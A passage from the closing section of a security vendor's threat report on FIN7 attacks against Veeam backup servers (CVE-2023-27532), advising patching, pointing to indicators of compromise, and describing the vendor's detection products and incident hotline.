
Nonetheless, we advise affected companies to follow the recommendations and guidelines to patch and configure their backup servers appropriately as outlined in KB4424: CVE-2023-27532[1]. The information in this report as well as our IOCs GitHub repository[10] can also help organizations look for signs of compromise.


The goal of these attacks were unclear at the time of writing, as they were mitigated before fully materializing. However, the research sheds additional light on FIN7, their tradecraft, and potential affiliations for future research.

WithSecure™ Elements Endpoint Detection and Response as well as WithSecure™ Countercept Detection and Response detects multiple stages of the attack lifecycle. These will generate incidents with detailed detections. WithSecure™ Elements Endpoint protection offers multiple detections that detect the malware and its behavior. Ensure that real-time protection as well as DeepGuard are enabled. You may run a full scan on your endpoint.

If you believe your business has been targeted or fallen victim to this or similar attacks and require assistance, you can reach out to our 24/7 incident hotline.

Incidents' timeline breakdown





Source: https://labs.withsecure.com/publications/fin7-target-veeam-servers